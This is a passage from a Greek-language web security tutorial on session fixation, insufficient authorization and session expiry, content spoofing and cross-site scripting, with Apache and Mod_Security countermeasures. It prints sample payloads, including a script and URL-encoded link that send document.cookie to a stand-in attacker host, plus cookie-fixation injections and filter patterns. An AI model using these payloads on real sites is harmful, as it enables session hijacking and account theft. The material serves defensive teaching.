2. Να είναι μεγάλα σε μήκος ώστε να αποφεύγουν τις Brute Force επιθέσεις .
3. Να λήγουν μετά από ένα συγκεκριμένο χρονικό διάστημα (πχ.12 μέρες)
4. Να ακυρώνωνται τόσο από τον client όσο και από τον server κατά την διαδικασία Log-out .

Ακολουθώντας τους προηγούμενους κανόνες , το ρίσκο για την αποκάλυψη του session ID μειώνεται σημαντικά ή εξαλείφεται πλήρως .Άλλοι τρόποι ενδυνάμωσης της άμυνας απέναντι στην ικανότητα πρόβλεψης ενός session είναι οι παρακάτω :

- Να προτρέπονται οι χρήστες σε επαναυθεντικοποίηση πριν από την εκτέλεση κρίσιμων διαδικασιών του web site .
- Σύνδεση των διαπιστευστηρίων του session με την IP διεύθυνση του χρήστη . Αυτό βέβαια μπορεί να μην είναι πρακτικό ιδιαίτερα όταν χρησιμοποιείται NAT (Network Address Translation) .
- Είναι γενικά καλύτερα να χρησιμοποιούνται τα session IDs που δημιουργούνται από τα JSP ή ASP μηχανές .Αυτές οι μηχανές έχουν εξεταστεί προσεκτικά για τυχόν αδυναμίες στην ασφάλεια , παρέχουν τυχαία και μεγάλα session IDs.Αυτό υλοποιείται στην Java χρησιμοποιόντας το Session αντικείμενο να υποδεικνύει την κατάσταση όπως φαίνεται παρακάτω :

```
HttpSession session=request.getSession();
```

Ανεπαρκή εξουσιοδότηση

Ανεπαρκή εξουσιοδότηση έχουμε όταν ένας δικτυακός τόπος επιτρέπει την πρόσβαση σε ευαίσθητο περιεχόμενο ή σε λειτουργικότητα ενώ θα πρέπει να απαιτούνται αυξημένοι περιορισμοί στον έλεγχο πρόσβασης. Όταν ένας χρήστης είναι αυθεντικοποιημένος σε μια ιστοσελίδα, αυτό δεν σημαίνει απαραίτητα ότι θα πρέπει να έχει πλήρη πρόσβαση σε όλο το περιεχόμενο και τη λειτουργικότητα του site .

Οι διαδικασίες εξουσιοδότησης που πραγματοποιούνται μετά από αυθεντικοποίηση , επιβάλουν στον χρήστη, ποια υπηρεσία, ή ποια εφαρμογή επιτρέπεται να χρησιμοποιήσει . Προνοητικοί περιορισμοί θα πρέπει να προβλέπουν

συγκεκριμένη δραστηριότητα στην ιστοσελίδα σύμφωνα με την πολιτική των διαχειριστών . Ευαίσθητα τμήματα μιας ιστοσελίδας μπορεί να χρειαστεί να περιοριστούν στην αποκλειστική πρόσβαση μόνο από κάποιον διαχειριστή.

Παράδειγμα Ανεπαρκούς εξουσιοδότησης

Στο παρελθόν, πολλές ιστοσελίδες έχουν αποθηκεύσει περιεχόμενο διαχείρισης και λειτουργικότητες σε κρυφούς καταλόγους όπως /logs ή /admin . Αν ένας εισβολέας ζητούσε άμεσα αυτούς τους καταλόγους, θα του επιτρεπόταν η πρόσβαση. Θα μπορούσε έτσι να είναι σε θέση να αναδιαμορφώση τον web server, να αποκτήση πρόσβαση σε ευαίσθητες πληροφορίες, ή να θέσει σε κίνδυνο ολόκληρη την ιστοσελίδα.

Αντιμέτρα Apache για ανεπαρκή εξουσιοδότηση.

Παρόμοια με τα θέματα που τέθηκαν στο προηγούμενο τμήμα με τίτλο "Η ανεπαρκής Authentication," θα πρέπει να εφαρμόσουμε ελέγχους πρόσβασης επιπρόσθετα με τους κανόνες αυθεντικοποίησης . Ένας τρόπος περιορισμού της πρόσβασης σε URLs είναι η εφαρμογή host-based ACLs που θα αρνούνται την πρόσβαση αν ο client δε προέρχεται από ένα εγκεκριμένο domain ή από ένα εγκεκριμένο φάσμα IP διευθύνσεων. Μπορεί να ενημερωθεί η ACL που δημιουργήθηκε νωρίτερα και να εφαρμοστεί για το "/admin /" κατάλογο όπως παρακάτω :

```
<LocationMatch "^/admin/">
SSLRequireSSL
AuthType Digest
AuthName "Admin Area"
AuthDigestfile /usr/local/apache/conf/passwd_digest
Require user admin

Order Allow,Deny
Allow from .internal.domain.com
Deny from all
</LocationMatch>
```

Το παραπάνω θα επιτρέψει μόνο τις συνδέσεις από το χώρο ονόματος ".Internal.domain.com". Εάν ένας πελάτης διαδικτύου προσπαθήσει να συνδεθεί σε αυτό το URL, θα πρέπει να λάβουν την αρνητική απάντηση '403 Forbidden'. Η εφαρμογή αυτού του τύπου των περιορισμών δεν είναι δύσκολο . Ωστόσο, χρειάζεται προσοχή στο προσδιορισμό όλων αυτών των ευαίσθητων περιοχών. Για αυτό το λόγο θα πρέπει να είναι πάντα ενεργό ένα λογισμικό σάρωσης διαδικτυακών ευπαθειών για την αποδοτικότερη απαρίθμηση αυτών των δεδομένων.

Ανεπαρκής λήξη του session

Ανεπαρκής λήξη του session έχουμε όταν ένας δικτυακός τόπος επιτρέπει σε έναν εισβολέα την επαναχρησιμοποίηση παλαιών διαπιστευτηρίων συνόδου ή session IDs για τη χορήγηση άδειας πρόσβασης. Η ανεπαρκή λήξη συνόδου αυξάνει την έκθεση ενός δικτυακού τόπου σε επιθέσεις που στόχο έχουν την κλοπή ή την απομίμηση άλλων χρηστών .

Επειδή το HTTP είναι ένα πρωτόκολλο χωρίς κατάσταση 'stateless protocol' (που σημαίνει ότι δεν μπορεί ο εξυπηρετητής εγγενώς να συνδυάζει διαφορετικές αιτήσεις μαζί), οι δικτυακοί τόποι συνήθως χρησιμοποιούν session IDs για να προσδιορίζουν μονοσήμαντα έναν χρήστη από αίτηση σε αίτηση. Κατά συνέπεια, η εμπιστευτικότητα κάθε session ID πρέπει να διατηρηθεί προκειμένου να αποτρέψει σε πολλούς χρήστες την πρόσβαση στον ίδιο λογαριασμό ή την εκτέλεση δόλιων συναλλαγών.

Η έλλειψη της κατάλληλης χρονικής λήξης συνόδου μπορεί να αυξήσει την επιτυχία ορισμένων επιθέσεων. Για παράδειγμα, ένας εισβολέας μπορεί να παρακολουθήσει ένα session ID , ενδεχομένως μέσω ενός ανιχνευτή δικτύου (sniffer) ή εκμεταλλευόμενος μία cross-site scripting επίθεση. Αν και το σύντομο χρονικό διάστημα λήξης της συνόδου δεν βοηθάει στη περίπτωση όπου ένα κλεμμένο token χρησιμοποιηθεί αμέσως, θα προστατεύσει όμως από συνεχιζόμενες επαναλήψεις του session ID. Σε ένα άλλο σενάριο, ο χρήστης μπορεί να αποκτήσει πρόσβαση σε ένα δικτυακό τόπο από έναν κοινόχρηστο υπολογιστή (όπως σε μια βιβλιοθήκη, Internet cafe, ή ένα ανοικτό περιβάλλον εργασίας). Η ανεπαρκής λήξη του session θα μπορούσε να επιτρέψει σε έναν εισβολέα να χρησιμοποιήσει ξανά το κουμπί back του browser για να αποκτήσει πρόσβαση σε προηγούμενες ιστοσελίδες που είχε επισκευθεί το θύμα.

Ένα μεγάλο χρονικό διάστημα λήξης του session αυξάνει τις πιθανότητες ενός εισβολέα να μαντέψει το έγκυρο session ID. Το μεγάλο χρονικό διάστημα ζωής ενός sessionID αυξάνει τον αριθμό των ταυτόχρονων και ανοικτών sessions ,το οποίο διευρύνει το σύνολο των αριθμών τους οποίους ένας εισβολέας μπορεί να μαντέψει .

Παράδειγμα ανεπαρκούς λήξης του session

Σε ένα κοινό υπολογιστικό περιβάλλον (περισσότερα από ένα άτομα έχουν απεριόριστη φυσική πρόσβαση σε έναν υπολογιστή), Η ανεπαρκής χρονική λήξη συνόδου μπορεί να αξιοποιηθεί για να δείτε τη web δραστηριότητα ενός άλλου χρήστη. Αν η λειτουργία αποσύνδεσης (logout) ενός δικτυακού τόπου στέλνει απλώς το θύμα στην αρχική σελίδα του δικτυακού τόπου και δεν τερματίζει το session, ένας άλλος χρήστης θα μπορούσε να ανακτήσει από τη σελίδα ιστορίας του browser (browser history) και να συνδεθεί σε σελίδες που είχε επισκευφθεί το θύμα. Επειδή το session ID του θύματος δεν έχει λήξει, ο εισβολέας θα είναι σε θέση να δεί το session του θύματος χωρίς να υποχρεωθεί να παρέχει διαπιστευτήρια αυθεντικοποίησης .

Αντιμέτρα Apache ενάντια σε ανεπαρκούς λήξης session

Υπάρχουν τρία κύρια σενάρια θα πρέπει να εφαρμόζεται η χρονική λήξη ενός session :

- Ένα session token λήγει μετά από μια προκαθορισμένη χρονική περίοδο που είναι κατάλληλα προσδιορισμένη. Ο χρόνος μπορεί να κυμαίνεται από 30 λεπτά για μια τραπεζική εφαρμογή μέχρι λίγες ώρες για εφαρμογές ηλεκτρονικού ταχυδρομείου. Στο τέλος της περιόδου αυτής, ο χρήστης πρέπει να υποχρεωθεί να επαναλάβει τον έλεγχο ταυτότητας(re-authenticate).

- Ένα session token λήγει μετά από μια προκαθορισμένη χρονική περίοδο αδράνειας. Εάν ένα session δεν έχει λάβει καμία δραστηριότητα κατά τη διάρκεια μιας συγκεκριμένης χρονικής περιόδου, τότε το session θα πρέπει να σταματήσει να είναι ενεργό. Αυτή η τιμή πρέπει να είναι μικρότερη ή ίση με το χρονικό διάστημα που αναφέρεται στο προηγούμενο βήμα. Έτσι περιορίζεται η δυνατότητα σε έναν εισβολέα να μαντέψει τις token τιμές .
- Ένα session token λήγει όταν ο χρήστης ενεργοποιήσει την log-out λειτουργία. Τα session Cookies του browser θα πρέπει να διαγραφούν και το session αντικείμενο του χρήστη στο server θα πρέπει να καταστραφεί (αυτή η ενέργεια αφαιρεί όλα τα δεδομένα που σχετίζονται με το session , δεν διαγράφει τα δεδομένα του χρήστη). Αυτό αποτρέπει τις "back button" επιθέσεις και διασφαλίζει ότι το session του χρήστη είναι κλειστό από την στιγμή που το ζήτησε με την log-out λειτουργία .

Ο Apache δεν έχει ενσωματωμένη δυνατότητα να ελέγχει τη λήξη ενός session.Ως εκ τούτου, θα πρέπει να εφαρμόσει ένα third-party module για να χειριστεί αυτή τη λειτουργία . Εάν έχετε εφαρμόσει mod_perl, υπάρχουν πολλά modules διαθέσιμα , που θα σας βοηθήσουν με αυτή τη λειτουργία. Μια λίστα με παραδείγματα μερικών modules είναι οι εξής:

- Apache::TicketAccess
- Apache::Session
- CGI::Session

Επιθέσεις τύπου Session Fixation

Το session fixation είναι μια τεχνική επίθεσης που μετατρέπει το session ID ενός χρήστη σε μία συγκεκριμένη τιμή. Ανάλογα με τη λειτουργικότητα της ιστοσελίδας που έχει γίνει στόχος, μια σειρά από τεχνικές μπορούν να χρησιμοποιηθούν για να μετατρέψουν "fix" την τιμή του session ID . Αυτές οι τεχνικές περιλαμβάνουν cross-site scripting εκμεταλευόμμενες την εκτέλεση προηγούμενων http αιτήσεων στο web site. Όταν ένα session ID ενός χρήστη έχει τροποποιηθεί, ο εισβολέας θα περιμένει τον χρήστη για να συνδεθεί. Μόλις ο χρήστης συνδεθεί , ο εισβολέας χρησιμοποιεί την προκαθορισμένη τιμή του session ID για να αναλάβει απευθείας την ταυτότητά του χρήστη .

Σε γενικές γραμμές, υπάρχουν δύο τύποι συστημάτων διαχείρισης του session για τις τιμές του ID. Ο πρώτος τύπος είναι το «ανεκτικό» σύστημα κατά τον οποίο το σύστημα επιτρέπει σε προγράμματα περιήγησης στο Web να καθορίσει οποιοδήποτε ID. Ο δεύτερος τύπος είναι το "αυστηρό" σύστημα κατά τον οποίο γίνονται δεκτά μόνο τιμές που δημιουργούνται από τον server . Με τα ανεκτικά συστήματα, τα αυθαίρετα session IDs διατηρούνται χωρίς καμία επαφή με το web site. Τα αυστηρά συστήματα απαιτούν από τον εισβολέα να διατηρεί το "trap-session" διατηρώντας περιοδική επαφή με την ιστοσελίδα, αποτρέποντας έτσι τα timeouts λόγο αδράνειας.

Χωρίς ενεργή προστασία έναντι του session Fixation , η επίθεση μπορεί να τοποθετηθεί έναντι οποιουδήποτε δικτυακού τόπου που χρησιμοποιεί sessions για τον εντοπισμό εξουσιοδοτημένων χρηστών. Οι Τοποθεσιες Web που χρησιμοποιούν session IDs είναι συνήθως υλοποιήσιμες μέσο cookie, μέσο διευθύνσεων URLs καθώς επίσης και μέσο κρυφών πεδίων φόρμας. Δυστυχώς τα cookie-based sessions είναι οι πιο εύκολοι στόχοι για να δεχτούν επίθεση. Οι περισσότερες από τις μεθόδους επίθεσης στοχεύουν προς την τροποποίηση (fixation)των cookies.

Σε αντίθεση με την κλοπή του session ID ενός χρήστη μετά από την σύνδεσή του σε μια ιστοσελίδα, το Session Fixation παρέχει μεγαλύτερες

πιθανότητες πετυχημένης επίθεσης. Το ενεργό μέρος της επίθεσης γίνεται πριν ο χρήστης συνδεθεί (στη διαδικασία Login).

Παράδειγμα επίθεσης Session Fixation

Η επίθεση Session Fixation αποτελείται από τα παρακάτω τρία βήματα:

1. Εκκίνηση του session.Ο εισβολέας στήνει ένα “trap-session” για το δικτυακό τόπο που έχει στόχο και αποκτά το session ID ή ο εισβολέας μπορεί να διαλέξει ένα τυχαίο session ID . Σε μερικές περιπτώσεις η τιμή από το εγκατεστημένο trap-session πρέπει να διατηρείται σε ισχύ με επαναλαμβανόμενες συνδέσεις με τον ιστιότοπο.
2. Session Fixation .Ο εισβολέας εισάγει την τιμή του trap-session μέσα στο browser του χρήστη και τροποποιεί το session ID του χρήστη .
3. Είσοδος του session .Ο εισβολέας περιμένει μέχρι ο χρήστης να συνδεδεί με τον ιστιότοπο που είναι στόχος .Μόλις ο χρήστης συνδεδεί η τιμή του τροποποιημένου session ID θα χρησιμοποιηθεί και ο εισβολέας μπορεί να αναλάβει δράση .

Η τροποποίηση της τιμής ενός session ID ενός χρήστη μπορεί να επιτευχθεί με τις τεχνικές που περιγράφονται παρακάτω :

Έκδοση νέας Session ID μεταβλητής ενός Cookie χρησιμοποιώντας ένα Client-Side Script

Μια Cross-site Scripting αδυναμία εμφανίζεται σε κάθε ιστιότοπο στο domain του , η οποία μπορεί να χρησιμοποιηθεί για να μετατρέψει την παρούσα τιμή ενός cookie όπως καταδεικνύεται στο παρακάτω κομμάτι κώδικα:

```
http://example/<script>document.cookie="sessionid=1234;%20doma
in=.example.dom";</script>.idc
```

Έκδοση ενός Cookie χρησιμοποιώντας την META επικεφαλίδα

Αυτή η μέθοδος είναι παρόμοια με την προηγούμενη και πολύ αποδοτική στις περιπτώσεις κατά τις οποίες έχουν ληφθεί αντιμέτρα για την Cross-site Scripting τα οποία αποτρέπουν την εκμετάλευση των HTML script επικεφαλίδων, αλλά όχι και των meta επικεφαλίδων .Αυτό φαίνεται στο παρακάτω κομμάτι κώδικα.

```
http://example/<meta%20http-equiv=Set-Cookie%20
content="sessionid=1234;%20domain=.example.dom">.idc
```

Έκδοση ενός Cookie χρησιμοποιώντας το HTTP Response Header

Ο επιτιθέμενος ωθεί το web site που είναι στόχος , είτε οποιοδήποτε άλλο site του domain να εισάγει ένα session ID cookie.Αυτό μπορεί να επιτευχθεί ως εξής :

- Εισχώρηση σε έναν web server του domain .
- Εύρεση του DNS server του χρήστη , τροποποίηση και τοποθέτηση εγγραφής σύνδεσης του Domain με τον web server του επιτιθέμενου
- Δημιουργία ενός κακόβουλου web server που εξυπηρετεί το Domain

- Αξιοποίηση ενός HTTP αιτήματος με επίθεση διάσπασης

Παρατήρηση

Μία μεγάλης διάρκειας Session Fixation επίθεση μπορεί να επιτευχθεί εισάγοντας ένα μόνιμο cookie (διάστημα λήξης μετά από 10 χρόνια) το οποίο θα διατηρήσει το session τροποποιημένο ακόμη και μετά την επανεκκίνηση του υπολογιστή , όπως διαφαίνεται παρακάτω :

```
http://example/<script>document.cookie="sessionid=1234;%20Expi
res=Friday,%201-Jan2010%2000:00:00%20GMT";</script>.idc
```

Αντιμέτρα Apache για επιθέσεις Session Fixation

Υπάρχουν τρεις διαφορετικές προσεγγίσεις για την αντιμετόπιση των Session Fixation επιθέσεων :

1. Session set-up.
2. Session fixation.
3. Session entrance.

Session Set-Up

Σε αυτή τη φάση ο επιτιθέμενος χρειάζεται να αποκτήσει ένα έγκυρο session ID από την web εφαρμογή .Αν η εφαρμογή στέλνει την πληροφορία του session ID μόνο όταν ο χρήστης συνδεθεί επιτυχημένα,τότε ο αριθμός των επιτιθέμενων θα συρρικνωθεί σε αυτούς που ήδη έχουν έναν λογαριασμό . Αν εφαρμογή στέλνει την πληροφορία του session ID πριν επιτευχθεί η σύνδεση τότε είναι πιθανόν να αναγνωρίσει έναν επιτιθέμενο που έχει απαριθμήσει τα χαρακτηριστικά του session ID .Σε αυτή την συνθήκη , ο επιτιθέμενος θα προσπαθήσει να συλλέξει έναν μεγάλο αριθμό από session IDs για λόγους σύγκρισης προκειμένου να δει αν μπορεί να προβλέψει μια μελλοντική τιμή .Στη διάρκεια αυτής της διερευνητικής φάσης οι εφαρμογές σάρωσης πιθανών να ενεργοποιήσουν το Mod_Dosevasive με αποτέλεσμα την ειδοποίηση του προσωπικού ασφαλείας .

Session Fixation

Κατά τη διάρκεια αυτής της φάσης ο επιτιθέμενος χρειάζεται με κάποιο τρόπο να εισάγει το επιθυμητό session ID μέσα στο browser του θύματος .Μπορούμε να αντιμετωπίσουμε αυτές τις περιπτώσεις εφαρμόζοντας κάποια Mod_Security φίλτρα , τα οποία θα μπλοκάρουν τις επιθέσεις αυτού του είδους .

```
# Weaker XSS protection but allows common HTML tags
SecFilter "<[[:space:]]*script"

# Prevent XSS atacks (HTML/Javascript injection)
SecFilter "<.+>"
```

```
# Block passing Cookie/SessionIDs in the URL
SecFilterSelective THE_REQUEST "(document\.cookie|Set-
Cookie|SessionID=)"
```

Session Entrance

Όταν ένας client έχει πρόσβαση στο login URL , κάθε session ID token που παρέχεται από τον browser του client αγνοείται καθώς η web εφαρμογή θα δημιουργήσει ένα νέο .Μπορείς να προσθέσεις τη παρακάτω Apache RequestHeader ντιρεκτίβα για την απομάκρυνση των αναξιόπιστων tokens:

```
<Directory /path/to/apache/htdocs/protected/>
RequestHeader unset SessionID
</Directory>
```

Το session ID που δημιουργείται από τη web εφαρμογή θα πρέπει να περιλαμβάνει ένα token το οποίο να προσδιορίζει την διεύθυνση του πελάτη.Αν η ip διεύθυνση δεν ταιριάζει με αυτή που έχει αποθηκευτεί στο session ID,τότε θα πρέπει από τον client να ζητηθεί να ακολουθήσει εκ νέου την διαδικασία αυθεντικοποίησης .

Κατηγορία επιθέσεων Client-Side

Το κομμάτι των Clent-Side επιθέσεων επικεντρώνεται στην κακοποίηση και στην εκμετάλλευση των χρηστών σε ένα web site .Όταν ένας χρήστης επισκευθεί ένα web site εγκαθίσταται μία σχέση εμπιστοσύνης μεταξύ των δύο μερών τόσο τεχνολογικά όσο και ψυχολογικά .Ο χρήστης προσδοκεί από το site που επισκέπτεται να έχει έγκυρο και αβλαβή περιεχόμενο . Επίσης προσδοκεί να μην δεχθεί κάποια επίθεση στη διάρκεια της διαμονής του στο site . Αυξάνοντας τις προσδοκίες αυτής της σχέσης εμπιστοσύνης, ένας επιτιθέμενος μπορεί να χρησιμοποιήσει διάφορες τεχνικές για να διαβάλει και να εκμεταλευτεί τον χρήστη.

Επιθέσεις τύπου Content Spoofing (παραπλάνηση περιεχομένου)

Το content spoofing είναι μία τεχνική για να ξεγελάσει έναν χρήστη και να τον κάνει να πιστέψει ότι το κύριο περιεχόμενο που εμφανίζει ένα site είναι νόμιμο και όχι από κάποια άλλη εξωτερική πηγή .

Μερικές σελίδες web εξυπηρετούνται χρησιμοποιώντας δυναμικό περιεχόμενο βασισμένο πάνω σε HTML .Για παράδειγμα η τοποθεσία της πηγής ενός frame (<frame src="http://foo.example/file.html">) θα μπορούσε να καθοριστεί από την τιμή μιας παραμέτρου του URL

(http://foo.example/page?frame_src=http://foo.example/file.html).

Ένας επιτιθέμενος μπορεί να είναι σε θέση να αντικαταστήσει την τιμή της παραμέτρου frame_src με το *frame_src=http://attacker.example/spoof.html.* Όταν η σελίδα που ζητήθηκε εμφανιστεί η μπάρα διεύθυνσης του browser εμφανισιακά παραμένει το domain που ήθελε ο χρήστης (foo.example)όμως η απομακρυσμένη πληροφορία ανακτάται από το (attacker.example) όπου είναι περιτυλιγμένο με νομότυπο περιεχόμενο .

Κυρίως τα κατασκευασμένα Links στέλνονται στους χρήστες μέσο email, IM ή αναγκάζονται να ωθήσουν τους χρήστες προς αυτά τα Links χρησιμοποιώντας επιθέσεις Cross-site Scripting . Αν ένας επιτιθέμενος αναγκάσει τον χρήστη να επισκεφτεί μια σελίδα σχεδιασμένη από αυτόν , μέσο επιβλαβούς URL ο χρήστης θα πιστέψει ότι βλέπει το αυθαιντικό περιεχόμενο ενός συγκεκριμένου site ενώ στην πραγματικότητα δε θα είναι αυτό .Έτσι οι χρήστες αναπόφευκτα θα εμπιστευτούν το παραποιημένο περιεχόμενο αφού η μπάρα διεύθυνσης του browser θα απεικονίζει το http://foo.example, ενω στην πραγματικότητα το HTML frame θα καταδεικνύει το http://attacker.example.

Αυτή η επίθεση εκμεταλεύεται την έμπιστη σχέση ενός χρήστη και ενός web site . Η τεχνική χρησιμοποιείται για την δημιουργία ψεύτικων web σελίδων συμπεριλαμβανομένης φορμών σύνδεσης κ.α.

Παράδειγμα επίθεσης Content Spoofing

Ας πούμε ότι ένα site χρησιμοποιεί δυναμική ανανέωση των ενημερωτικών σελίδων του μέσω html frames . ένας χρήστης θα επισκευθεί ένα Link όπως το http://foo.example/pr?pg=http://foo.example/pr/01012003.html.

Ο html κώδικας της αιτούμενης σελίδας θα ήταν

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content"
SRC="http://foo.example/pr/01012003.html>
</FRAMESET>
</HTML>
```

Η pr web εφαφμογή στο προηγούμενο παράδειγμα δημιουργεί το html με ένα στατικό μενού και ένα δυναμικό παραγώμενο FRAME SRC . Το pr_content frame πέρνει την τιμή της πηγής του από την τιμή της παραμέτρου της URL του pg για να απεικονίσει το ζητούμενο περιεχόμενο .Τι συμβαίνει όμως όταν ένας επιτιθέμενος αλλάξει την κανονική URL σε http://foo.example/pr?pg=http://attacker.example/spoofed_press_release.html?

Χωρίς τη διενέργεια κανονικού ελέγχου της pg τιμής , το παραγώμενο html θα ήταν

```
<HTML>
<FRAMESET COLS="100, *">
<FRAME NAME="pr_menu" SRC="menu.html">
<FRAME NAME="pr_content" SRC="
http://attacker.example/spoofed_press_release.html">
</FRAMESET>
</HTML>
```

Στον τελικό χρήστη το attacker.examle παραποιημένο περιεχόμενο εμφανίζεται αυθεντικό και στέλνεται από μία νομιμη πήγή .

Αντιμέτρα ApacheAgainst Content Spoofing

Προκειμένου να επαληθευτεί η τιμή του pg κανονικά , μπορούμε να κατασκευάσουμε ένα αντίστροφο Mod_Security φίλτρο για να απορρίψουμε όλες τις URLs που δεν περιλαμβάνουν πληροφορίες από το δικό μας site .Το παρακάτω φίλτρο ολοκληρώνει αυτή την ενέργεια .

```
SecFilterSelective Arg_pg "!^http://foo.example"
```

Επιθέσεις τύπου Cross-Site Scripting

Η Cross-site Scripting (XSS) είναι μία τεχνική επίθεσης κατά την οποία ένα web site αναγκάζεται να εμφανίσει τον εκτελέσιμο κώδικα που παρέχεται από τον επιτιθέμενο και ο οποίος φορτώνεται στον browser του χρήστη .Ο κώδικας είναι συνήθως γραμμένος σε HTML/JavaScript μπορεί όμως να επεκταθεί σε VBScript , ActiveX , Java,Flash ή οποιανδήποτε άλλη τεχνολογία που υποστηρίζει ο browser .

Όταν ο επιτιθέμενος αναγκάσει τον browser του χρήστη να εκτελέσει τον κώδικα , ο κώδικας θα τρέξει μέσα στο επίπεδο περιεχομένου ασφαλείας του φιλοξενούμενου web site .Σε αυτό το επίπεδο εξουσιοδότησης ο κώδικας έχει την ικανότητα να διαβάσει , να τροποποιήσει και να μεταδόσει όποια ευαίσθητη πληροφορία στην οποία έχει πρόσβαση ο browser.Ένας χρήστης Cross-site Scripted θα έχει τον λογαριασμό του κλεμμένο (μέσο υποκλοπής cookie) , τον browser του ανακατευθυνόμενο σε άλλη περιοχή ή πιθανόν να του εμφανίζει παραποιημένο περιεχόμενο . Οι επιθέσεις Cross-site Scripting κυρίως διαβάλλουν την έμπιστη σχέση ενός χρήστη με ένα web site .

Υπάρχουν δύο τύποι Cross-site Scripting επιθέσεων : μη διατηρούμενη (non-persistent) και η διατηρούμενη (persistent) . Οι μη διατηρούμενες επιθέσεις απαιτούν ο χρήστης να επισκφθεί ένα καλά κατασκευασμένο link το οποίο περιέχει επιβλαβή κώδικα.Απ'τη στιγμή που επισκευθεί το link ο κώδικας που εμπεριέχεται στο URL θα απεικονιστεί και θα εκτελεστεί μέσα στο browser του χρήστη . Οι διατηρούμενες επιθέσεις υπάρχουν όταν ο επιβλαβής κώδικας υποβληθεί σε ένα web site όπου και αποθηκεύεται για συγκεκριμένο χρονικό διάστημα .

Παραδείγματα αγαπημένων στόχων ενός επιτιθέμενου συχνά αποτελούν τα μηνύματα board posts , τα μηνύματα ηλεκτρονικης αλληλογραφίας και λογισμικό για

web chat .Ο ανυποψίαστος χρήστης δεν είναι απαραίτητο να κάνει κλικ σε κάποιο Link απλά φτάνει να εμφανίσει την web σελίδα που εμπεριέχει τον κώδικα .

Παραδείγματα επιθέσεων Cross-Site Scripting

Persistent Attack

Πολλά web sites φιλοξενούν πίνακες ανακοινώσεων (bulletin boards) όπου οι εγγεγραμμένοι χρήστες μπορούν να αναρτήσουν μηνύματα .Ένας εγγεγραμμένος χρήστης συνήθως ανιχνεύεται χρησιμοποιώντας ένα session ID cookie το οποίο τον εξουσιοδοτεί να αναρτήσει κάποιο μήνυμα .Αν ένας επιτιθέμενος αναρτήσει ένα μήνυμα που εμπεριέχει κατάλληλα κατασκευασμένο JavaScript κώδικα , ένας χρήστης διαβάζοντας το μήνυμα μπορεί να θέσει σε κίνδυνο το cookie του και κατ'επέκταση τον λογαριασμό του .Αυτό καταδυκνείεται στο επόμενο κομμάτι κώδικα για υποκλοπή cookie .

```
<SCRIPT>
document.location= 'http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie
</SCRIPT>
```

Non-Persistent Attack

Πολλές πύλες web προσφέρουν προσωποποιημένες εμφανίσεις του web site και χαιρετίζουν έναν συνδεδεμένο χρήστη με το 'Welcome , <your username > ' Μερικές φορές η αναφερόμενη πληροφορία ενός συνδεδεμένου χρήστη αποθηκεύεται μέσα στη query ακολουθία ενός URL , εισάγοντας ένα JavaScript υπκλοπής cookie , είναι εφικτό η απόκτηση του ελέγχου του λογαριασμού του χρήστη .

Ένα μεγάλο ποσοστό των ανθρώπων θα είναι καχύποπτοι αν δουν ένα URL να περιέχει ένα JavaScript , έτσι τις περισσότερες των περιπτώσεων ο επιτιθέμενος θα κωδικοποιήσει το επιβλαβές κώδικα του μέσα στο URL όπως στο επόμενο παράδειγμα όπου εμφανίζει ένα URL κωδικοποιημένο για υποκλοπή cookie .

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

Και ακολουθεί το αποκωδικοποιημένο παράδειγμα ενός URL υποκλοπής cookie.

```
http://portal.example/index.php?sessionid=12312312&username=<s
cript>document.location='http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

Αντιμέτρα Apache για επιθέσεις Cross-side Scripting

Οι επιθέσεις από την πλευρά χρήστη όπως αποτελεί η XSS είναι εξαιρετικά δύσκολο να αποφευχθεί πλήρως από την πλευρά του web server .Προκειμένου να αποφευχθεί πλήρως μια τέτοια επίθεση από την πλευρά του web server είναι υπέυθυνοι για το κομμάτι εκείνο στο οποίο η επίθεση επιτρέπει σε έναν επιτιθέμενο να υποβάλλει μία XSS πληροφορία και στην συνέχεια στέλνεται πίσω στους άλλους χρήστες .Μπορούμε να μειώσουμε την αποδοτικότητα των περισσότερων XSS επιθέσεων δρώντας προληπτικά , αναγνωρίζοντας και μπλοκάρωντας την προσπάθεια του επιτιθέμενου να ανεβάσει την XSS πληροφορία .Μπορούμε να υλοποιήσουμε διαφορετικά Mod_Security φίλτρα για να ανιχνεύσουν τα XSS δεδομένα που προσπαθούν να ανέβουν στον server.

Παρατίθενται μερικά επιπρόσθετα φίλτρα :

```
SecFilterSelective THE_REQUEST "<[^>]*meta*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*style*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*script*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*iframe*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*object*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*img*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*applet*\"?[^>]*>"
SecFilterSelective THE_REQUEST "<[^>]*form*\"?[^>]*>"
```

Παρόλο που αυτά τα φίλτρα ανιχνεύουν ένα μεγάλο αριθμό από XSS επιθέσεις δεν είναι αδιαπέραστα . Λόγω του μεγάλου αριθμού των διαφόρων γλωσσών, είναι δυνατό για έναν εισβολέα να δημιουργήσει πολλές διαφορετικές μεθόδους για την εφαρμογή μιας επίθεση XSS που θα παρακάμπτουν τα φίλτρα αυτά.

Κατηγορία επιθέσεων Command Execution

Το κεφάλαιο Command Execution καλύπτει τις επιθέσεις οι οποίες σχεδιάστηκαν να εκτελούν απομακρυσμένες εντολές σε ένα web site .Όλα τα web sites χρησιμοποιούν κάποια δεδομένα που στέλνουν οι χρήστες για να διεκπεραιώσουν κάποια αιτήματα .Πολλές φορές αυτά τα δεδομένα χρησιμοποιούνται στην κατασκευή εντολών με αποτέλεσμα την εμφάνιση ενός

